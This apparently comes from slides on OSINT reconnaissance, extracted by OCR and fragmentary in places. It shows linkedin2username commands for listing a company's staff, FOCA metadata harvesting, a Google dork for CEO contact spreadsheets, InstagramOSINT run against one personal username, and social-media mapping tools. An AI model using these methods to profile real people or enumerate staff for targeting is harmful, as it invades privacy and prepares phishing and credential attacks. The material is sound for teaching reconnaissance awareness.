  - rawnames.txt: Full name like Joe Schmoe

```
$ python linkedin2username.py
myname@email.com uber-com
```

```
$ python linkedin2username.py
myname@email.com uber-com -d 5-n 'uber.com'
```


FOCA



Would you like that FOCA TEAM makes a penetration test on your web site?

site:site.com filetype:pdf

Id	Type	URL	Download	Download Date	Size	Analized
0	pdf	C:\Test\Test.pdf	●	16/05/2012 21:34:33	142.87 KB	×
1	pptx	C:\Test\Test.pptx	●	16/05/2012 21:34:33	144.78 KB	×
2	docx	C:\Test\Test-2.docx	●	16/05/2012 21:34:33	14.73 KB	×
3	pdf	C:\Test\Test-2.pdf	●	16/05/2012 21:34:33	31.91 KB	×
4	ppt	C:\Test\Test-2.ppt	●	16/05/2012 21:34:33	211 KB	×
5	docx	C:\Test\Test.docx	●	16/05/2012 21:34:33	15.02 KB	×
6	doc	C:\Test\Test.dot.doc	●	16/05/2012 21:34:33	196.5 KB	×
7		C:\Test\Test.dotx	●	16/05/2012 21:34:33	152.69 KB	×



"CEO" "email" "@" "Name" "Phone" filetype:csv OR filetype:xls OR filety


About 14,700 results (0.61 seconds)

[XLS] fortune 1000
assets.time.com/cm/fortune-data.../2016_FORTUNE_1000_w_Contacts_Sample.xls
... CORPORATE WEBSITE, **CEO** NAMERETURN TO MAIN DATA, **CEO** TITLE, **Email**, Office **Phone**, Office Ext, Direct Dial, CFO **NAME**, CFO TITLE, **Email**, Office ...

[XLS] Fortune 1000 Companies List and Contact Info - Boolean Strings
booleanstrings.com/wp-content/uploads/2014/01/fortune1000-2012.xls
6, Company, **Phone**, **Email** Format, **Email** Format 2, General **Email**, **CEO Name**, **CEO Email**, Website, Address, City, State, Zipcode. 7, Chevron, 925-842-1000 ...

Goca
OPEN SOURCE

Instagram




COUNTRIES

United States
Brazil
India
United Kingdom
Germany
Indonesia
Thailand
Mexico
France
Japan
Canada
Spain
Hungary
Saudi Arabia
Ecuador
Finland
Nigeria
Puerto Rico
New Zealand
Morocco
Costa Rica
Bulgaria
Croatia
Iran

Australia
Turkey
Vietnam
Italy
South Korea
Philippines
Malaysia
Taiwan
Russia
South Africa
Argentina
Sweden
Cambodia
Venezuela
Paraguay
Guatemala
Dominican Republic
Serbia
Slovakia
Sri Lanka
Kazakhstan
Kenya
Myanmar
Bolivia

Netherlands
Chile
Colombia
Poland
Peru
Belgium
Greece
Switzerland
Singapore
Romania
Ukraine
Israel
Iraq
Lebanon
Nepal
Algeria
Tunisia
Latvia
Laos
El Salvador
Cyprus
Jordan
Uruguay
Azerbaijan


Denmark
Austria
Portugal
Norway
Hong Kong
Egypt
Pakistan
Ireland
China
Czech Republic
Bangladesh
United Arab Emirates
Honduras
Lithuania
Bosnia and Herzegovina
Panama
Kuwait
Georgia
Belarus
Slovenia
Macedonia
Estonia
Ghana
Nicaragua


Aplicaciones
Lugares
X-terminal-emulator
lun ago 12 6:57:32 PM
2
root@p4r4d4x: ~/Desktop/Osinit/InstagramOSINT
root@p4r4d4x: ~/Desktop/Osinit/InstagramOSINT 150x35

```
root@p4r4d4x:~/Desktop/Osinit/InstagramOSINT# ls -l
total 36
-rw-r--r-- 1 root root  1972 ago 12 18:55 banner.py
-rw-r--r-- 1 root root  9387 ago 12 18:55 InstagramOSINT.py
-rwxr-xr-x 1 root root 11164 ago 12 18:55 main.py
-rw-r--r-- 1 root root  1508 ago 12 18:55 README.md
-rw-r--r-- 1 root root    22 ago 12 18:55 requirements.txt
root@p4r4d4x:~/Desktop/Osinit/InstagramOSINT# sudo python3 main.py
usage: main.py [-h] --username USERNAME [--downloadPhotos]
main.py: error: the following arguments are required: --username
root@p4r4d4x:~/Desktop/Osinit/InstagramOSINT# sudo python3 main.py --username sharon_cg712

INSTAGRAM OSINT
```


- http://instadp.com
- http://izuum.com
- http://otzberg.net/iguserid/
- http://codeofaninja.com/tools/find-instagram-user-id
  http://sometag.org
- https://github.com/althonos/InstaLooter (API Less)
- https://github.com/akurtovic/InstaRaider (API Less)

SnapMap




- Unauthenticated view of the recent snap chat stories
- Gives you a nice heatmap of where the most

echosec



- Information discovery by monitoring various social media
- Allows one to set a radius or exact location

SocialPath



europol
User does not exist
Similar accounts
europol.eu europolitans europol.tr europol.sakhalin 4hands_europolis laminat.europol europolisportcenter adidas.europolis intereuropolcompetition europol99 europolog europol_78 csi_meme_europole euro_pol_uz europol_fixed_matches1 newbalance_europolis europolis.e europol_fixed_matches_ europolis_studio trk_europolis europol.fixed.matches genjol_europol euro_pol.uz europol.03 europolo3535 europoles_official europolsrl europolubezpieczenia neuropol maxmur254 europol.msk ozi_europol europol_fixedmatches europol_vl europole.peeps europolis21079 europolcoatings


europol
European Union's Agency for Law Enforcement Cooperation. Follow us on https://t.co/w65HP1tlZz & https://t.co/9tbKZpWqoW
Followers: 88349
Friends: 882
Favourites: 9462

europol
Karma: 1
Joined: 2012-05-27 08:58:10

https://github.com/woj-ciech/SocialPath

- SocialPath is simple browser application to find accounts across social media — Facebook, Instagram, Twitter, Reddit and Stackoverflow.
- Collected data is sorted according words frequency, hashtags, timeline, mentions, similar accounts and presented as charts with the help of D3js.
- It uses Django as backend

Visual Search and Clustering Search Engines



liferay.com

Top **64** results of about **64** for **liferay.com**

1 Liferay: Digital Experience Software Tailored to Your Needs
Build portals, intranets, websites and connected experiences on the most extensible di
https://www.liferay.com/ [Ask, Bing, Google]

2 Liferay - Wikipedia
Liferay, Inc., is an open-source company that provides free documentation and paid p enterprise ...
https://en.wikipedia.org/wiki/Liferay [Ask, Google, Wikipedia]

3 The Java Platform for Busy Developers
Powerful Web Applications. Enterprise developers can hit the ground running with our variety of ...
https://portal.liferay.dev/ [Ask, Bing, Google]

4 Liferay Portal – Wikipedia
Liferay Portal ist eine lizenzkostenfreie Open-Source-Software, die in Unternehmen als
https://de.wikipedia.org/wiki/Liferay_Portal [Ask, Google]

5 The Liferay Distinction - dev.**liferay.com**
Your web presence is a big deal, and the software platform that runs it must be up to your ...
https://portal.liferay.dev/docs/7-2/user [Ask, Google]

6 liferay/liferay-portal - GitHub
Contribute to liferay/liferay-portal development by creating an account on GitHub.
https://github.com/liferay/liferay-portal [Ask, Google]

7 Liferay Portal download | SourceForge.net
Liferay Portal is the world's leading enterprise open source portal framework, offering service ...
https://sourceforge.net/projects/lportal/ [Ask, Google]

8 Liferay | LinkedIn
Learn about working at Liferay. Join LinkedIn today for free. See who you know at Life
https://www.linkedin.com/company/liferay-inc- [Ask, Google]

9 Creative thinking
Portal web d'intercanvi d'idees creatives, confeccionat en tecnología JEE i Liferay com intercambio de ideas creativas, confeccionado en tecnología JEE y Liferay como gestor
http://hdl.handle.net/10609/40170 [Base]

- Answer The Public - https://answerthepublic.com
- Carrot2 - http://search.carrot2.org
- Cluuz - http://www.cluuz.com
- Exalead - http://www.exalead.com
- iSEEK - http://iseek.com
- Yippy - http://yippy.com

Screenshotting

